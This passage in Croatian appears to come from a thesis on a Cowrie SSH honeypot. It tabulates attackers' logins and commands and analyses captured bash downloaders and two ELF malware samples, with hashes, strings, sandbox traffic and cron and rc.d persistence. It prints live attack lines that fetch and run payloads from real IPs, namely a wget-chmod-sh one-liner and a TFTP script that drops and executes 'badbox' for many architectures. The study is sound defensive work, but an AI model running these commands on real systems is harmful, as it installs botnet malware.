Korisničko ime	Učestalost korištenja korisničkog imena
root	6308
admin	716
user	105
server	20
administrator	16
database	2

Uz korisnička imena prikupljeno je 8770 različitih lozinki. Grafikon 6 sadrži deset najčešće korištenih lozinki. Na prvom mjestu nalazi se lozinka *nproc* koja je bila iskorištena 1658 puta. *Nproc* je naredba unutar *Linux* naredbenog sučelja koja se koristi za ispis broja procesorskih jedinica dostupnih u sustavu ili trenutnom procesu. Iako se nalazi na prvom mjestu, ova lozinka se ne može pronaći u listama najčešće korištenih lozinki, kao što se mogu pronaći ostale prikupljene lozinke.



Grafikon 6.. Deset najčešće korištenih lozinki

Prikupljene naredbe su razvrstane u najčešće i najrjeđe korištene. Tablica 7 prikazuje najčešće korištene naredbe, na prvom mjestu se nalazi naredba koju je koristio IP iz Gvatemale,

analizom te naredbe dolazi se do zaključka da nema veliku korist. Naredba služi za ispisivanje znakovnog niza „ok“. Ostale naredbe u tablici 7 služe za dohvaćanje informacija o procesoru, verziji datotečnog sustava, imena i verziji mašine, te arhitekture procesora. Putem navedenih naredbi napadač pokušava otkriti radi li se o virtualnoj mašini.

Tablica 7. Deset najčešće korištenih naredbi

Naredba	Broj upisa naredbe
echo -e "\x6F\x6B"	4949
uname -a	1766
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	1734
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'	1734
which ls	1733
w	1733
uname -m	1733
uname	1733
top	1733
ls -lh $(which ls)	1733

Rjeđe korištene naredbe nalaze se u tablici 8, ukupan broj najrjeđe korištenih naredbi iznosi 2370. Ističe se naredba *cat* koja služi za dohvaćanje teksta, ona je unesena prilikom testiranja funkcionalnosti mamca, odnosno nije unesena od strane napadača.

Tablica 8. Rjeđe korištene naredbe

Naredba	Broj upisa naredbe
cat	1
wget http://45.95.55.78/skid.sh; chmod 777 skid.sh; sh skid.sh x86	1
cat /proc/cpuinfo | grep name | wc -l | head -c 30	2
echo "admin 1q2w3e" > /tmp/up.txt	2

cat /proc/cpuinfo	16
echo "!@#19841010\nygDkljY8CuV9\nygDkljY8CuV9\n"|passwd	1

Rijetko korištene naredbe isto tako služe za prikupljanje informacija o procesoru. Naredba „*wget*“ služi za preuzimanje datoteke s udaljenog poslužitelja, u nastavku naredbe dodaje se mogućnost pokretanja preuzete skripte koja se zatim i pokreće. Od ukupnog broja, 2335 rijetko korištenih naredbi prati isti format kao što je prikazan u zadnjem retku tablice 8. Navedena naredba služi za promjenu lozinke unutar naredbenog sučelja. Kada se naredba izvrši lozinka je jednaka vrijednosti znakovnog niza koji se nalazi pod navodnicima.

6.2. Analiza programskih skripti

Bash programske skripte čine 362 od 366 preuzetih datoteka. Navedene skripte imaju vrlo sličan kod putem kojega se pokušava preuzeti druge maliciozne datoteke. Na slici 6 nalazi se primjer skripte. Kod skripte se izvršava kroz sljedeće korake:

1. Postavljanje putanje u koju će se preuzeti datoteke, mogući direktoriji su *tmp, var/run, mnt*, *root* i *home*.
2. Koristeći TFTP (engl. *Trivial File Transfer Protocol*) protokol preuzima se datoteka sa navedenog poslužitelja.
3. Sadržaj datoteke se prebacuje u *badbox* datoteku
4. Novo kreiranoj *badbox* datoteci dodjeljuje se mogućnost izvršavanja
5. Datoteka se izvršava
6. Prethodni koraci se ponavljaju, ali preuzeta datoteka iz drugog koraka je namijenjena za drugu verziju CPU (engl. *Central Processing Unit*) arhitekture.

```
#!/bin/bash
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r mips -g 109.206.241.200;cat mips >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r mipsel -g 109.206.241.200;cat mipsel >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r sh4 -g 109.206.241.200;cat sh4 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r x86 -g 109.206.241.200;cat x86 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv6l -g 109.206.241.200;cat armv6l >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r i686 -g 109.206.241.200;cat i686 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r powerpc -g 109.206.241.200;cat powerpc >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r i586 -g 109.206.241.200;cat i586 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r m68k -g 109.206.241.200;cat m68k >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r sparc -g 109.206.241.200;cat sparc >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv4l -g 109.206.241.200;cat armv4l >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv5l -g 109.206.241.200;cat armv5l >badbox;chmod +x *;./badbox
```

Slika 6. Programski kod prikupljene *bash* skripte

Kao što je navedeno u 6. koraku, skripta služi za preuzimanje koda koji je namijenjen za izvršavanje na sljedećim CPU arhitekturama: MIPS, MIPSEL, SH4, x86, ARMv6, i686, *PowerPC*, i586, m68k, SPARC, ARMv4 i ARMv5.

Prikupljene *bash* skripte imaju gotovo identičan kod koji se razlikuje samo po IP adresama koje se kontaktiraju kako bi se preuzela datoteka. Analizom skripti prikupljene su samo 3 različite IP adrese koje predstavljaju poslužitelja na kojemu se nalaze zlonamjerne datoteke. Analizom tih četiriju IP adresa, putem *VirusTotal* i *AbuseIPDB*usluga, vidljivo je da su ih razni sigurnosni skeneri označili malicioznima, prikazano putem tablice 9.

Tablica 9. Analiza IP adresa

IP adresa	*VirusTotal* detekcija	*AbuseIPDB broj* prijava IP-a
109.206.241.200	17/94	198
109.206.241.17	18/94	2069
23.254.247.214	8/94	2

6.3. Analiza zlonamjernih programa

Analiza prikupljenih zlonamjernih programa provesti će se koristeći metode i alate obrnutog inženjeringa. Putem poslužitelja mamca prikupljene su 2 izvršne datoteke, njihova imena i tip datoteke i vrijednosti jedinstvenih ključeva vidljivi su u tablici 10.

Tablica 10. Podaci o prikupljenim izvršnim datotekama

	Uzorak1	Uzorak2
MD5	63d6cd74a7cd01bf3a3921c36e90237f	262319f550cc09ccd489f1caf254e54b
SHA1	f697783da228c7787cf1c6a67a10a8c065d6aaa7	243b1043c72ce76aaefa1c84b39b00778ae1b53f
SHA256	4f02cc4d5426b63e3eca3ada3c9a8a111a952c0e373c5500519ea8eea5ade853	ad2d2ae296c85792794bdf2d77efa5f56d07846f091037661392c697febaebb8
Veličina datoteke	549KB	10.9MB
Tip datoteke	ELF 32-bit	ELF 64-bit

Inicijalnom analizom ELF zaglavlja datoteke uzorak1 utvrđeno je da se radi o 32-bit ELF, izvršnoj datoteci namijenjenoj za Intel 80386 arhitekturu procesora. Na slici 7 nalaze se označeni dijelovi ELF zaglavlja koji daju prethodno navedene informacije.

```
vlv@ubuntu:~/Desktop/HONEYPOT/downloads$ readelf -h uzorak1
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048110
  Start of program headers:          52 (bytes into file)
  Start of section headers:          561200 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         5
  Size of section headers:           40 (bytes)
  Number of section headers:         26
  Section header string table index: 25
```

Slika 7. Analiza ELF zaglavlja datoteke uzorak1

Pregledom znakovnih nizova u datoteci dobije se rezultat koji je vidljiv na slici 8. Iz dobivenih informacija može se pretpostaviti da zlonamjerni program modificira procese putem kojima će održati svoju aktivnost. Jedan od takvih procesa je „*cron*" koji služi za postavljanje automatiziranog izvršavanja naredbi, skripti ili programa u određenim vremenskim periodima. Zlonamjerni programi često koriste ovu uslugu kako bi se održali u sustavu. Još jedan od načina održavanja je modifikacija datoteka na putanji "*/etc/rc.d/",* datoteke na toj putanji se izvršavaju prilikom pokretanja sustava.

```
/proc/%d/exe
/etc/daemon.cfg
%s/%s
%s/%s.sh
/etc/cron.hourly/%s.sh
/etc/init.d/%s
/etc/rc%d.d/S90%s
/etc/rc.d/rc%d.d/S90%s
/etc
/var/run/
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin
cp "%s%s" "%s%s"
"%s%s"
#!/bin/sh
# chkconfig: 12345 90 90
# description: %s
### BEGIN INIT INFO
# Provides: %s
# Required-Start:
# Required-Stop:
# Default-Start: 1 2 3 4 5
# Default-Stop:
# Short-Description: %s
```


Slika 8. Rezultat provedbe naredbe „*strings"* nad datotekom uzorak1

U nastavku analize znakovnih nizova pronađena su 3 HTTP zahtjeva. Jedan od zahtjeva je GET putem kojega se preuzimaju podaci sa poslužitelja, a druga dva zahtjeva su POST putem kojih se podaci šalje na poslužitelja, na slici 9 vidljiva su sva 3 zahtjeva, isto tako može se primijetiti da na poziciji gdje bi se trebala nalaziti adresa poslužitelja zapravo se nalaze varijable koje će prilikom izvršavanja programa biti ubačene, označene su sa simbolima "%s" i "%d".

```
Content-Length:
http://
POST %s HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR 1.1.4322)
Host: %s:%d
Content-Type: application/x-www-form-urlencoded
Content-Length: %d
Connection: Keep-Alive
GET %s HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR 1.1.4322)
Host: %s:%d
Connection: Keep-Alive
GET %s HTTP/1.1
Accept: */*
Accept-Language: en
User-Agent: Wget/1.12 (linux-gnu)
Host: %s:%d
```


Slika 9. Znakovni nizovi HTTP zahtjeva

Iako smisleni znakovni nizovi upućuju na činjenicu da uzorak1 ne koristi program za pakiranje, alatom *Detect It Easy* provedena je analiza entropije datoteke koja isto tako potvrđuje s visokom razinom sigurnosti da program nije zapakiran. Rezultat analize entropije vidljiv je na slici 10, kao što je navedeno graf prikazuje entropiju datoteke, s obzirom da graf nije jednolik može se pretpostaviti da uzorak1 nije pakiran.




Slika 10. Entropija datoteke uzorak1

Sljedeći korak predstavlja analiza na *VirusTotal* stranici. Slika 11 prikazuje inicijalni rezultat skeniranja, iz kojeg je vidljivo da su 42 od 63 skenera potvrdili da je uzorak1 maliciozan. Visoki omjer detekcije signalizira da je uzorak1 dobro dokumentiran. Većina skenera prepoznaje uzorak1 kao *Trojan Linux Generic*, *Xorddos* i *Trojan* DDoS, prema navedenim imenima može se pretpostaviti da se radi o zlonamjernom programu koji dodaje inficirani uređaj u *botnet* mrežu čija je svrha izvođenje distribuiranog napada uskraćivanja usluge.



Slika 11. Rezultat *VirusTotal* analize

Analiza putem *VirusTotal* stranice potvrdila je prethodno navedene rezultate analize ELF zaglavlja. Dodatne informacije koje su dobivene ovim putem vidljive su na slici 12, pregled povijesti analize ukazuje na činjenicu da je ovaj uzorak zlonamjernog programa prisutan dulje vrijeme. Ostale informacije koje su agregirane na *VirusTotal* stranici, poput domena s kojima je ostvarena komunikacija i IP adresa, bit će pokazana prilikom dinamičke analize korištenjem pješčanika dostupnih putem Interneta.




Slika 12. Pregled povijesti analize uzorka1 i imena pod kojima je detektiran

Dinamička analiza provedena je putem *Hatching Triage* i *Joesandbox* pješčanika dostupnih putem Interneta. Analizom na *Hatching Triage* dobivena je PCAP (engl. *Packet Capture*) datoteka u kojoj se nalazi mrežni promet koji je generirao uzorak1. Mrežni promet analiziran je alatom *Wireshark*. Slika 13 prikazuje DNS i TCP (engl. *Transmission Control Protocol*) pakete. Putem prikupljenih DNS i TCP paketa mogu se identificirati sljedeće domene i IP adrese:

- qq.com
- myserv012.com
- 123.151.137.18
- 183.3.226.35
- 172.252.71.71

Tablica 11 prikazuje rezultat analize navedenih IP adresa i domena.



2	0.755207	f6:c5:40:21:d8:28	4a:52:2c:71:19:b9	ARP	42 10.127.0.178 is at f6:c5:40:21:d8:28
3	6.492958	10.127.0.178	8.8.8.8	DNS	66 Standard query 0xda40 A qq.com
4	6.498796	8.8.8.8	10.127.0.178	DNS	130 Standard query response 0xda40 A qq.com A 123.151.137.18 A 61.129.7.47 A 183.3.226.35 A 203.205.254.157
5	6.500392	10.127.0.178	123.151.137.18	TCP	74 58644 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1930298427 TSecr=0 WS=128
6	6.549260	10.127.0.178	8.8.8.8	DNS	66 Standard query 0x36aa A qq.com
7	6.550892	8.8.8.8	10.127.0.178	DNS	130 Standard query response 0x36aa A qq.com A 183.3.226.35 A 203.205.254.157 A 123.151.137.18 A 61.129.7.47
8	6.551409	10.127.0.178	183.3.226.35	TCP	74 47346 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3537529322 TSecr=0 WS=128
9	6.585305	10.127.0.178	8.8.8.8	DNS	77 Standard query 0x8ea6 A www.myserv012.com
10	6.600624	8.8.8.8	10.127.0.178	DNS	93 Standard query response 0x8ea6 A www.myserv012.com A 172.252.71.71
11	6.601473	10.127.0.178	172.252.71.71	TCP	74 34942 → 889 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1975838026 TSecr=0 WS=128
12	6.743922	172.252.71.71	10.127.0.178	TCP	74 889 → 34942 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=78805262 TSecr=1975838026
13	6.744117	10.127.0.178	172.252.71.71	TCP	66 34942 → 889 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1975838169 TSecr=78805262
14	6.748863	10.127.0.178	172.252.71.71	TCP	82 34942 → 889 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=16 TSval=1975838174 TSecr=78805262
15	6.749291	123.151.137.18	10.127.0.178	TCP	66 80 → 58644 [SYN, ACK] Seq=0 Ack=1 Win=14400 Len=0 MSS=1440 SACK_PERM=1 WS=128

Slika 13. Mrežni promet koji je generirao uzorak1

Tablica 11. Informacije o prikupljenim IP adresama i domenama

IP adresa	Domena	Lokacija	*VirusTotal* detekcija
183.3.226.35	qq.com	Kina	1/88
172.252.71.71	myserv012.com	SAD	4/94
123.151.137.18	N/A	Kina	1/94

Analizom pomoću *Joesandbox* pješčanika prikupljene su informacije o procesima i datotekama koje je modificirao uzorak1. Slikom 14 prikazan je proces "*/bin/edhbnoznpnfco*" koji je preuzeo skriptu, te postavio *„cron“* zadatak putem kojega uzorak1 održava svoju aktivnost.

/etc/cron.hourly/ocfnpnzonbhde.sh	
Process:	/bin/edhbnoznpnfco
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	150
Entropy (8bit):	4.419078892759451
Encrypted:	false
SSDEEP:	3:TKH4v1kxtsLNELQ9YmPQnMLnVMPQmlZifcRdXkT/x8DXKqx8DXA:htiy4Mrm9lcfk9yx2Lx2w
MD5:	790C102578E073BCB64C29AB20F34DD4
SHA1:	91B2963CFAC65CE92FAC5D5DA78F1979E6FB1C80
SHA-256:	840EF96E12057011904C25DBAAA05B23E4D1C73EB884363BB99D90309DBE53CA
SHA-512:	DE9B49AFC33D8C0931D4DA15DA4B76B87993611982AAF13207EC128FB62AAF7EFB0B5C64CDCA5FD0F7B8E5F4F4EC88C2CB011267CE07D6C419110AB1197C98CD
Malicious:	**true**
Preview:	#!/bin/sh PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin cp "/bin/ocfnpnzonbhde" "/bin/bigemaxrrc" "/bin/bigemaxrrc"

Slika 14. Konfiguracija *„cron“* zadatka

Analiza pomoću *Joesandbox* pješčanika, također je otkrila aktivnosti postavljanja i modifikacije datoteka na putanji *„/etc/rc.d*". Kao što je navedeno u statičkoj analizi, datoteke na ovoj putanji se aktiviraju prilikom svakog pokretanja sustava, što znači da je ovo još jedan od

načina na koji uzorak1 održava svoju aktivnost. Slika 15 prikazuje proces koji postavlja kopije uzorka2 unutar „*/etc/rc.d*“ putanje.

Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc1.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc.d/rc1.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc2.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc.d/rc2.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc3.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc.d/rc3.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc4.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc.d/rc4.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc5.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde
Source: /bin/edhbnoznpnfco (PID: 6824)	File: /etc/rc.d/rc5.d/S90ocfnpnzonbhde -> /etc/init.d/ocfnpnzonbhde

Slika 15. Modifikacija datoteka za održavanje aktivnosti

Analizom ELF zaglavlja datoteke uzorak2 utvrđeno je da se radi o 64-bit ELF datoteci namijenjenoj za x86-64 arhitekturu procesora. Na slici 16 nalaze se označeni dijelovi ELF zaglavlja koji daju prethodno navedene informacije.

```
vlv@ubuntu:~/Desktop/CowrieHP/downloads$ readelf -h uzorak2
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x402515
  Start of program headers:          64 (bytes into file)
  Start of section headers:          10876872 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         11
  Size of section headers:           64 (bytes)
  Number of section headers:         28
  Section header string table index: 27
```

Slika 16. ELF zaglavlje datoteke uzorak2

Pregledom znakovnih nizova u datoteci dobije se rezultat koji je vidljiv na slici 17. Pronađeni znakovni nizovi otvaraju mogućnost da se radi o skripti napisanoj u *python*

programskom jeziku, koja je pretvorena u ELF izvršnu datoteku. Pretvaranje skripte u izvršnu datoteku mogao bi potvrditi znakovni niz "*Cannot open PyInstaller archive from executable* ...". *PyInstaller* je modul koji pretvara *python* skriptu u izvršni program, zanimljivo je da *PyInstaller* podržava relativno novije python verzije, ne starije od 2018. godine, što znači da se radi o modernijem zlonamjernom programu. Na slici 17 su označeni dijelovi u kojima se kreira datoteka s ekstenzijom ".py", kao i ostali znakovni nizovi u kojima se spominje oznaka "py" što upućuje na pretvaranje skripte u izvršnu datoteku.

```
__main__
%s%c%s.py
__file__
_pyi_main_co
Archive path exceeds PATH_MAX
Could not get __main__ module.
Could not get __main__ module's dict.
Absolute path to script exceeds PATH_MAX
Failed to unmarshal code object for %s
Failed to execute script '%s' due to unhandled exception!
_MEIPASS2
_PYI_ONEDIR_MODE
_PYI_PROCNAME
Cannot open PyInstaller archive from executable (%s) or external archive (%s)
Cannot side-load external archive %s (code %d)!
LOADER: failed to set linux process name!
/proc/self/exe
Py_DontWriteBytecodeFlag
Py_FileSystemDefaultEncoding
Py_FrozenFlag
Py_IgnoreEnvironmentFlag
Py_NoSiteFlag
Py_NoUserSiteDirectory
Py_OptimizeFlag
Py_VerboseFlag
Py_UnbufferedStdioFlag
Py_BuildValue
Py_DecRef
Cannot dlsym for Py_DecRef
Py_Finalize
Cannot dlsym for Py_Finalize
Py_IncRef
Cannot dlsym for Py_IncRef
Py_Initialize
Py_SetPath
Cannot dlsym for Py_SetPath
```


Slika 17. Rezultat provođenja *„strings“* naredbe nad uzorkom2

Alat *Detect It Easy* potvrđuje da se radi o pakiranom programu, ali nije uspješno detektiran program koji se koristio za pakiranje, kao što je vidljivo na slici 18. Alat nije prepoznao pakiranje

jer je korišten *PyInstaller* koji zapravo funkcionira na sličan način kao programi za pakiranje, pojednostavljeno gledajući originalna *python* skripta se enkapsulira s ELF formatom, te na taj način skripta postaje izvršna datoteka. Za razliku od uzorka1, graf entropije je jednolik.

